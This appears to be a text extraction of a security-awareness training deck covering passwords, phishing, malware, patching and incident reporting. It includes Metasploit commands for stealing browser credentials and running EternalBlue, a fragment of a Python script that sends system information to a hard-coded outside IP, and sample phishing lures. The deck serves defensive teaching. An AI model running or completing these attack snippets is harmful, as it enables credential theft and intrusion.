


Leet Speak

Replacing Alphabets with Characters and Symbols











Bad Password Hygiene

- Weak Passwords
 - Short, Guessable, Common
- Writing it down on the paper
 - Stick Notes, text files
- Sharing your password
 - With colleagues, friends, family



- Leet Speak
 - weareeng1234 = w3@r3eng!@#\$
- Reuse
 - Work Email, Social Network, Personal Email
- Recycle
 - ho@eng@2023
 - ho@eng@2024





Passwords

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Attacks – Building Wordlist

Tools to build possible passwords based on few inputs:

- Name/Nick Name/DoB ullet
- Partner Name/Nick Name/DoB \bullet
- Child name/Nick Name/DoB \bullet
- Pet's name, Soccer
- Company Name \bullet
- Additional Keywords
 - Years,
- Leet Mode





Passwords

Collection #1

In January 2019, a large collection of credential stuffing lists (combinations of email addresses and passwords used to hijack accounts on other services) was discovered being distributed on a popular hacking forum.

The data contained almost 2.7 billion records including 773 million unique email addresses alongside passwords those addresses had used on other breached services. Full details on the incident and how to search the breached passwords are provided in the blog post

The 773 Million Record "Collection #1" Data Breach.

Breach date: 7 January 2019

Date added to HIBP: 16 January 2019

Compromised accounts: 772,904,991

Compromised data: Email addresses, Passwords



Password Reuse






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		PDL Customer accounts
	593,427,119	Exploit.In accounts
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	457,962,538	Anti Public Combo List accounts
\bigcirc	393,430,309	River City Media Spam List
		accounts
myspace	359,420,698	MySpace accounts
	268,765,495	Wattpad accounts



haveibeennpwned







Password /Pass Phrase

Choose a new password

Banana

21drive

A few words easy for you to remember



















- Enable 2FA for your important account •
 - Enable Two-Factor Authentication
- In addition to password, onetime password OTP is required to login
- **OTP**
 - is sent via mobile, SMS
 - Is generated by hardware token
- Reduces the risk of ullet
 - Account compromise via stolen/weak passwords



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Google Authenticator

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hikingfan@gmail.com

799 210

surfingfan@gmail.com







Unique Passwords

- At least the important accounts
 - Laptop/Computer
 - Personal Email
 - Office Email
 - Social Media Accounts
 - Facebook
 - LinkedIn
- incident



• Remembering 3 passwords is easier compared to account compromised





- If you must use a password manager, be sure to use secure password manager
 - Do not use password manager if you can
- If you must, **<u>DO NOT</u>** use browser remember password function



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How can they steal?





run post/windows/gather/enum_chrome

run post/multi/gather/firefox_creds





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- Social Engineering attacks that lures the targets by exploiting psychological factors such as
 - Fear, Rewards
 - Urgency
 - Sympathy, Curiosity
- Threat actors sends email to the target, tricking him/her to:
 - Open an attachment
 - Click a link
 - Disclose Information











- There are few variation of phishing attacks/social engineering attacks
 - Spear Phishing
 - Target, Custom Message
 - Whaling
 - Targets top executives CEO, CFO, CIO, BoD
 - Vishing/Smishing
 - Use Phone Calls ullet
 - Angler Phishing
 - Use Social Messaging platform





City Mart 25th Anniversary!

13 August, 2021

Congratulations!

Today, you have been chosen to participate in our survey. It will only take you a minute and you will receive a fantastic prize!

Each week we randomly choose 100 users to give them a chance to win amazing prizes. A gift card worth 800 Euro! There will be 100 lucky winners.

This survey aims to improve the quality of service for our users and your participation will be rewarded 100%.

You only have 4 minutes and 03 seconds to answer this survey!

Hurry up, the number of prizes available is limited!

Question 1 of 4 : Do you know City Mart ?

yes

no

You've received a new message regarding the COVID-19 safetyline symptoms and when to get tested in your geographical area. Visit https://covid19-info.online/





	Your EMS Package				
•	EMS Orders <ems@delivery.athinchay.info></ems@delivery.athinchay.info>				
	Dear				
	Your package arrived a	at the post office. I	Here is your S	hipping Document/	Invoice a
	Please kindly check th	e attached to conf	irm according	ly if your address is	correct
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How to Protect

and copy of EMS receipt for your tracking.

before we submit to our outlet office for dispatch to your destination.

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https://emsdelivery.<mark>badwebsite.com</mark>/?rid=fas5yHo







Phishing How to Protect

- Always check the sender
 - Not just the display name but the email address
- Always verify the link in the email
 - browser address bar
 - Verify the link before visiting the site




Always right click on the link, copy link address, and enter the URL in the





Verify the Address

Read the Address from right to left



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Phishing

We are updating and performing monthly maintenance for our email services. Recently we found out that there is an **External Mail Delivering**



itadmin@athinchay.freecuponnow.com





Verify the Address

Beware of the similar address



Chairman < chair@mes.info > Sun 08/23/2023 05:11 PM

To: Kyaw Di Lynn

Dear All,

We are engaging with McKinsey Myanmar to optimize our Business Contingency Planning, BCP, to respond to current situation better.

Please register **here** for the event timely to prepare the necessary arrangement



chariman@mes.info



Phishing

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


Phishing Campaign Setup

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Social Engineering

Call when in Doubt

When in doubt, call the person

- When your partner:
 - Update the beneficiary bank account number
 - Remind you of the bill you have not paid
- Partner, Boss, CEO urging/rushing you to:
 - Transfer funds
 - Give information
 - Send files

Do not call the number in the email signature







- A short for Malicious Software
- Numerous family of malware varying capabilities
 - C2 bots
 - Cryptominers
 - Ransomware, Spyware
 - Trojans, Viruses, Worms



Malware

Capabilities


- In general, Malware enables a threat actor to
 - Control your computer
 - Utilize your computing power and network
 - Steal information from your computer
 - Destroy information on your computer and network






Permission

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Ŷ	Microphone	
L	Phone	
Not a	llowed	
	Camera	
2	Contacts	
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TLP:AMER









Top 10 countries with the largest number of threats of selected type (exploits). 1 Republic of the Union of Myanmar 2 Martinique Federal Democratic Republic of Nepal 3 4 Canada United States of America 5 Socialist Republic of Vietnam 6 **Republic of Niger** 7 1



Malware

Top 10 detected threats (verdicts issued by the security solution) for month.				
,71%	1 Exploit.Win32.CVE-2011-3402.a	31,49%		
,34%	2 Exploit.Python.Agent.w	12,87%		
,24%	3 Exploit.MSOffice.CVE-2017-11882.gen	9,36%		
,23%	4 Exploit.Win32.ShadowBrokers.ae	9,23%		
,20%	5 Exploit.MSOffice.CVE-2018-0802.gen	8,69%		
,18%	6 Exploit.Win32.MS05-036	2,04%		
,13%	7 Exploit.OLE2.Wahel.a	1,86%		





Malware How do you get infected

- Clicking a malicious link in an email
- Opening an attachment in an email
 - PDF, Words, Excel
 - Zipped File
- Plugging in infected USB Drives
- Downloading and installing a software form the untrusted source
 - Malicious software pretending to be a software
 - 3rd party applications (APK) for mobile







Malware

- Use endpoint security, (anti-virus, anti-malware)
 - Kaspersky, Microsoft Windows Defender, TrendMicro etc.
- Do not disable your endpoint security
- Be cautious when using USB Drives
- Be cautious when clicking link in emails
 - Always right click on the link, copy link address, and enter the URL in the browser address bar



Protecting yourself





Fully UnDectable

python

import requests
import json
import platform

```
# Function to gather system information
def gather_system_info():
    system_info = {
        "OS": platform.system(),
        "OS Version": platform.version(),
        "Architecture": platform.architectur
        "Machine": platform.machine(),
        "Processor": platform.processor(),
     }
    return system_info
# Define the target IP address and port
target_ip = "18.142.238.104"
target_port = 1313
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powershell

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
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dress and 04"	' Create an HTTP object Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")	
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Zero-day (Oday)

\$2,500,000

Android full chain (Zero-Click) with persistence (New Entry)

\$1,500,000

• WhatsApp RCE + LPE (Zero-Click)

\$1,000,000

Windows RCE(Zero-Click)

\$500,000

Chrome RCE + LPE







- FCP: Full Chain with Persistence RCE: Remote Code Execution
- LPE: Local Privilege Escalation
- SBX: Sandbox Escape or Bypass





RCE: Remote Code Execution LPE: Local Privilege Escalation SBX: Sandbox Escape or Bypass VME: Virtual Machine Escape







System Security Patching / System Update

- Outdated System/Software with no security updates are vulnerable to attack
- Hacking leverage the security flaws in the system
- Insecure system/software may enable threat actor take control of your system
- All system/application are exposed to such attacks
 - Operating Systems, Office Application, Web Browsers \bullet










Web Browsers



Productivity/System



Operating Systems





System Security

Most Targeted Software




























Most Targeted Software

https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/







- Automatic Update
 - Configure the OS, Device, Application to download and install the update when available
 - Android, iOS, Browsers, Productivity Software \bullet
 - Fast, convenient, but may break functionality
 - May be tricky to implement in large corporation
- Manual Update
 - User/System Administrator download the update, verify and deploy the patch
 - Provide more control for large corporation
 - Can leverage patch management platform



Patching / System Update





Νο	Action	Why
1	Keep your system updated/patched when possible	It is very hard to hack updated system
2	Do not install software from unknown source. They could be malware/spyware	Malware/spyware can steal anything they want.
3	Create Strong password for your computer and mobile devices	Make it harder for your adversary to read the contents on your device without your permission
4	Encrypt your storage • Windows – BitLocker • Apple/Mac – Filevault • Android, iOS – Enable passcode/ pattern lock	Make it harder for your adversary to read the contents on your device without your permission
5	 Lock your screen when you are away from your computer. Windows Key L 	Make it harder for your adversary to access to your information while you are away.









How can they steal?





use exploit/windows/smb/ms17_010_eternalblue







Incident Reporting

- Security compromise is matter of WHEN
 - Even the most secured of organizations are known to be breached
 - Security incident is expected in organization
- If you suspect a cybersecurity incident, notify your organization IT help desk.
 - Establish procedure in advance so that everyone knows what to do when incident occurs.








Incident Reporting

- Anti-virus Software Alerts
- Password no longer working
- Pop-up Windows on your computer/browser
- Clicked on suspicious links
- Installed suspicious software
- Lost your office computer/mobile devices



Suspicious Events









Dwell Time

16 Days





8 to 10 Days













Security Frameworks









Libraries – Standards, Framework

- Standards, Frameworks, Guidelines are off different yet similar
 - Different focus
 - Different coverage
- Essentially varies around 4 pillars
 - Governance Controls
 - Operations Controls
 - Technical Controls
 - Software Development Controls







ACSC Essential Eight

- Essential Controls to implement to prevent, detect and recover from cyber attacks
 - 85% coverage
- Australia government mandate for government agency
- 4 maturity level
 - Zero to Three



1.Application Control 2.Patching Applications 3.Disable MS Office Macro 4.Application Hardening 5.Restrict Admin Privileges 6.Patch Operating System 7.Multi-Factor Authentication 8. Daily Backup

https://www.cyber.gov.au/acsc/view-all-content/essential-eight







ACSC Essential Eight Essential 8 Security Controls





Limits extent of attacks



Recovers data & system availability





